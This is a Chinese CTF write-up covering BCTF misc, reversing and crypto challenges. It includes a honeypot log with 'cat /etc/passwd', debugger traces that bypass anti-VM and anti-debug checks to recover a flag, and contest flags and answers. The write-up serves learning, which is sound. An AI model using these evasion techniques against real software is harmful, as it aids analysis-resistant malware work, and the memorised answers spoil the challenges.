From 无名战队


MISC 100 初来乍到

要不是早上有课，拿到奖励分不是妥妥的=0=关注并@然后你找找，就发现了 flag。

BCTF{W31c0m3_TO_BCTF}

MISC 200 内网探险

先到入口代理去看看：



需要得到 4 个 secret server 的 ip,直接查了下，当然失败


分析下包吧，提示说要构造数据包，

无果。。。。。。


后来肯定是出题者不愿看到的了：

为啥给的 ip 不对呢（对了才奇怪）？，为啥又要给呢？

突然想起了 dns 污染，试试 tcp 方式，结果就是下面这个样子了：




本来以为还有下一个坑等着我，结果就出 flag 了：


BT5R3-GNOME-VM-32 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
BT5R3-GNOME-VM-32 - VMware Worksta
主页
BT5R3-GNOME-VM-32
root@bt:~# nc 218.2.197.236 12345
Welcome to proxy system. Pleas enter secret servers information to login.
IP address of host "bctf.secret.server1":
10.1.2.33
IP address of host "bctf.secret.server2":
10.200.55.126
IP address of host "bctf.secret.server3":
172.18.42.30
IP address of host "bctf.secret.server4":
192.168.234.3
Accessing secret servers, please wait .....
Success!
BCTF{W31c0m3_70_0ur_53cr37_53rv3r_w0r1d}
root@bt:~#
要将输入定向到该虚拟机，请在虚拟机内部单击或按 Ctrl+G。

呵呵。。。。。

MISC 300 诱捕陷阱

首先，按照诸葛老师的一篇论文安装好 kippo 环境：



搭建环境花了点时间，其中 kippo 有变更，都不是问题。

再来看看 log


Ubuntu - VMware Workstation

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)


主页 | 我的电脑 | xpB | Ubuntu

```
anyone@anyone-virtual-machine:/home/wokkel/kippo/utils$ python playlog.py /home/anyone/Desktop/kippo
.ttylog.
nas3:~# whoami
root
nas3:~# pwd
/root
nas3:~# cd /
nas3:/# ls
lost+found vmlinuz    srv        sys        run        sbin       proc       mnt        bin        u
sr         tmp        var        initrd.img etc        opt
boot       selinux    home       media      lib        root       dev
nas3:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
richard:x:1000:1000:Richard Texas,,,:/home/richard:/bin/bash
nas3:/# _
```

要将输入定向到该虚拟机，请在虚拟机内部单击或按 Ctrl+G。



Ok,浏览器打开 2792326331/fool，得到 fool 文件开始逆向 fool:



载入程序之后如下图：

```
00401E5A  .  E8 A11E0000   call fool.00403D00
00401E5F  .  E8 E31D0000   call fool.00403C47
00401E64  .  E8 461B0000   call fool.004039AF
00401E69  .  A1 58864100   mov eax,dword ptr ds:[418658]
00401E6E  .  A3 5C864100   mov dword ptr ds:[41865C],eax
00401E73  .  50            push eax                          Arg3 => 00952B0
00401E74  .  FF35 5086410  push dword ptr ds:[418650]        Arg2 = 00952AB0
00401E7A  .  FF35 4C86410  push dword ptr ds:[41864C]        Arg1 = 00000001
00401E80  .  E8 7BF4FFFF   call fool.00401300                fool.00401300
00401E85  .  83C4 0C       add esp,0C
```

Vc 特征呵呵。。跳过前面的一堆初始化函数找到 main 函数的地址：

有一个利用 sldt 指令检测虚拟机的反调试，虚拟机检测的手段到知道些，还真是第一次在软件中见：

```
004012FF     90            nop
00401300  $  55            push ebp
00401301  .  8BEC          mov ebp,esp
00401303  .  83EC 38       sub esp,38
00401306  .  33C0          xor eax,eax
00401308  .  57            push edi
00401309  .  66:8945 F5    mov word ptr ss:[ebp-B],ax
0040130D  .  B9 09000000   mov ecx,9
00401312  .  8D7D C8       lea edi,[local.14]
00401315  .  C745 F8 0000  mov [local.2],0
0040131C  .  C645 F4 00    mov byte ptr ss:[ebp-C],0
00401320  .  8845 F7       mov byte ptr ss:[ebp-9],al
00401323  .  F3:AB         rep stos dword ptr es:[edi]
00401325  .  0F0045 FE     sldt word ptr ss:[ebp-2]
00401329  .  66:3945 FE    cmp word ptr ss:[ebp-2],ax
0040132D  .v 0F85 A500000  jnz fool.004013D8
00401333  .  0F0145 EC     sgdt fword ptr ss:[ebp-14]
00401337  .  8B4D EE       mov ecx,dword ptr ss:[ebp-12]
0040133A  .  81E1 000000FF and ecx,FF000000
00401340  .  81F9 000000FF cmp ecx,FF000000
00401346  .v 0F84 8C00000  je fool.004013D8
0040134C  .  8345 F8 3F    add [local.2],3F
```

继续跟进 00401640：

一个简单的异常处理反调试：

```
iCRACK - [KOR - main thread, module fool]
File View Debug Plugins Options Window Help [+] Menu 工具 设置API断点> BP
Paused
00401640   55              push ebp
00401641   8BEC            mov ebp,esp
00401643   6A FF           push -1
00401645   68 48134100     push fool.00411348
0040164A   68 E81C4000     push fool.00401CE8
0040164F   64:A1 00000000  mov eax,dword ptr fs:[0]
00401655   50              push eax
00401656   64:8925 000000  mov dword ptr fs:[0],esp
0040165D   83EC 14         sub esp,14
00401660   53              push ebx
00401661   56              push esi
00401662   57              push edi
00401663   8965 E8         mov dword ptr ss:[ebp-18],esp
00401666   33C0            xor eax,eax
00401668   8845 E4         mov byte ptr ss:[ebp-1C],al
0040166B   8945 FC         mov dword ptr ss:[ebp-4],eax
0040166E   53              push ebx
0040166F   BB 00000000     mov ebx,0
00401674   B8 01000000     mov eax,1
00401679   0F3F            ???                                Unknown command
```

异常处理中改下 eip：

```
File View Debug Plugins Options Window Help [+] Menu 工具
Paused
00401686   8B45 EC         mov eax,dword ptr ss:[ebp-14]
00401689   8945 DC         mov dword ptr ss:[ebp-24],eax
0040168C   8B40 04         mov eax,dword ptr ds:[eax+4]
0040168F   8945 E0         mov dword ptr ss:[ebp-20],eax
00401692   C780 A4000000   mov dword ptr ds:[eax+A4],-1
0040169C   8380 B8000000   add dword ptr ds:[eax+B8],4
004016A3   83C8 FF         or eax,FFFFFFFF
004016A6   C3              retn
```

后面的 call 中一个特权指令反虚拟机：

```
0040170F   BB 00000000     mov ebx,0
00401714   B9 0A000000     mov ecx,0A
00401719   BA 58560000     mov edx,5658
0040171E   ED              in eax,dx
0040171F   81FB 68584D56   cmp ebx,564D5868
00401725   0F9445 E4       sete byte ptr ss:[ebp-1C]
00401729   5B              pop ebx
0040172A   59              pop ecx
0040172B   5A              pop edx
0040172C   C745 FC FFFFFF  mov dword ptr ss:[ebp-4],-
00401733   8A45 E4         mov al,byte ptr ss:[ebp-1C
00401736   8B4D F0         mov ecx,dword ptr ss:[ebp-
```

太明显了吧：

```
00401397   75 44          jnz short fool.004013DD
00401399   FF15 D0114100  call dword ptr ds:[<&KERNEL32.IsDebugge kernel
0040139F   85C0           test eax,eax
```

呵呵，有一个不像好东西的函数：

```
0040143E   68 EC514100    push fool.004151EC          ASCII "EnumProcesses"
00401443   57             push edi
00401444   FFD6           call esi                    kernel32.GetProcAddress
00401446   68 D8514100    push fool.004151D8          ASCII "EnumProcessModules"
0040144B   57             push edi
```

不让他比较进程了，改标志调走：

```
iCRACK - [KOR - main thread, module fool]
File View Debug Plugins Options Window Help [+] Menu 工具 设置API断点>
Paused

0040156C   8B4424 1C      mov eax,dword ptr ss:[esp+1C]
00401570   45             inc ebp
00401571   83C3 04        add ebx,4
00401574   3BE8           cmp ebp,eax
00401576 ^ 72 8C          jb short fool.00401504
00401578 v EB 11          jmp short fool.0040158B
0040157A   5F             pop edi
0040157B   5E             pop esi
0040157C   5D             pop ebp
0040157D   B0 01          mov al,1
0040157F   5B             pop ebx
00401580   81C4 24120000  add esp,1224
00401586   C3             retn
00401587   8B7424 1C      mov esi,dword ptr ss:[esp+1C]

Registers (FPU)
EAX 00000021
ECX 7C92F661 ntd
EDX 00000000
EBX 0012EF38
ESP 0012ED00
EBP 00000001
ESI 00000000
EDI 76BC0000 psa
EIP 00401576 foo
C 1  ES 0023 32b
P 0  CS 001B 32b
A 0  SS 0023 32b
```

解密出 key：

```
00401199   57          push edi
0040119A   8B7C24 10   mov edi,dword ptr ss:[esp+10]
0040119E   33C0        xor eax,eax
004011A0   8A16        mov dl,byte ptr ds:[esi]
004011A2   83C6 04     add esi,4
004011A5   32D1        xor dl,cl
004011A7   881438      mov byte ptr ds:[eax+edi],dl
004011AA   40          inc eax
004011AB   83F8 22     cmp eax,22
004011AE ^ 7C F0       jl short fool.004011A0
004011B0   5F          pop edi                          0012FF6C
004011B1   5E          pop esi
004011B2   C3          retn
004011B3   90          nop
004011B4   90          nop
004011B5   90          nop
004011B6   90          nop
004011B7   90          nop
004011B8   90          nop
004011B9   90          nop
004011BA   90          nop
004011BB   90          nop

Stack [0012FE98]=0012FF6C (0012FF6C)
edi=0012FF48, (ASCII "BCTF{Y0u_6oT_It_7WxMQ_jjR4P_mE9bV}")

Address   Value     Comment     0012FE98  0012FF6C  lÿ■.
0012FCD8  0012FF6C              0012FE9C  FFFFFFFF  ÿÿÿÿ
0012FCDC  FFFFFFFF              0012FEA0  004012EA  ?@.   RETURN to fool.004012EA from fool.00401190
0012FCE0  FFFFFFFF              0012FEA4  0012FEB0  剥■.
0012FCE4  004187D0  fool.00     0012FEA8  0012FF48  Hÿ■.  ASCII "BCTF{Y0u_6oT_It_7WxMQ_jjR4P_mE9bV}"
0012FCE8  80000000              0012FEAC  000000F8  ?..
```

就几个反调试，没甚意思

PPC & CRYPTO 100 混沌密码锁：

通过穷举算出函数的运行顺序

```
num = ['fun1', 'fun2', 'fun3', 'fun4', 'fun5', 'fun6', 'fun7', 'fun8', 'fun9']
for f1 in num:    for f2 in num:        for f3 in num:
        for f4 in num:
try:
            answer_hash = f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](answer))))))            except:
            continue            if
len(answer_hash) == 0:
            continue            print f1,
f2, f3, f4            exit()
```

运行结果

```
fun3 fun5 fun1 fun4
```

即函数顺序为 3,5,1,4

解码顺序

即编码顺序为

```
answer_hash=
gb2312(base64.b64decode(zlib.decompress(binascii.unhexlify(reverse(dec2hex(answer))))))
```

得出解码顺序为

```
Key=
hex2dec( reverse( binascii.hexlify( zlib.compress( bas
e64.b64encode( answer_hash.encode('gb2312')
                )))))
```

此时得出的解码结果即为给出的 answer

解码顺序分析

根据 BASE64 的编码约定，BASE64 填充有以下三种情况：

1) 输入数据比特数是 24 的整数倍（输入字节为 3 字节整数倍），则无填充；
2) 输入数据最后编码的是 1 个字节(输入数据字节数除 3 余 1)，即 8 比特，则需要填充 2 个"==", 因为要补齐 6 比特，需要加 2 个 00
3) 输入数据最后编码是 2 个字节(输入数据字节数除 3 余 2)，则需要填充 1 个"="因为补齐 6 比特需要加 1 个 00

对 BASE64 编码之前的数据计算字节数，代码如下：

```
print len(answer_hash.encode('gb2312'))%3
```

输出结果 1。

即最后编码为 1 个字节。跟预想一样，此特性可利用，填充 1 个"="或者 2 个"="都可以，这里选择填充 2 个"="。

最后的解码函数为

```
key= hex2dec(reverse(binascii.hexlify(zlib.compress(base64.b64encode(answer_hash.encode('gb2312')) + '==')))
```

解码出的 key 为

```
936481215781722253689300719801449518214228163700510939218785919144969042985
949108279620149462172868065046263742593499419346308044242067406146997330554
798750527267893535301782136406609814569410905420463847983400159765921532092
091367313842788153239059343027750746 3
```

可以通过检测

```
Your passcode: 936481215781722253689300719801449518214228163700510939218785919144
Welcome back! The door always open for you, your majesty!
```

4) 获取 flag

使用 telnet 连接题目所给的网址，输入求出的函数序列和 key，得到 flag

```
ubuntu@ubuntu:~$ telnet 218.2.197.243 9991
Trying 218.2.197.243...
Connected to 218.2.197.243.
Escape character is '^]'.
Welcome to Secure Passcode System
First, please choose function combination:
f1: 3
f2: 5
f3: 1
f4: 4
Your passcode: 936481215781722253689300719801449518214228163700510939218785919144
969042985949108279620149462172868065046263742593499419346308044242067406146997 3
305547987505272678935353017821364066098145694109054204638479834001597659215320 92
091367313842788153239059343027750746 3
Welcome back! The door always open for you, your majesty!
BCTF{py7h0n-l1b-func7i0ns-re4lly-str4nge}
Connection closed by foreign host.
```

PPC&CRYPTO 200 他乡遇故知

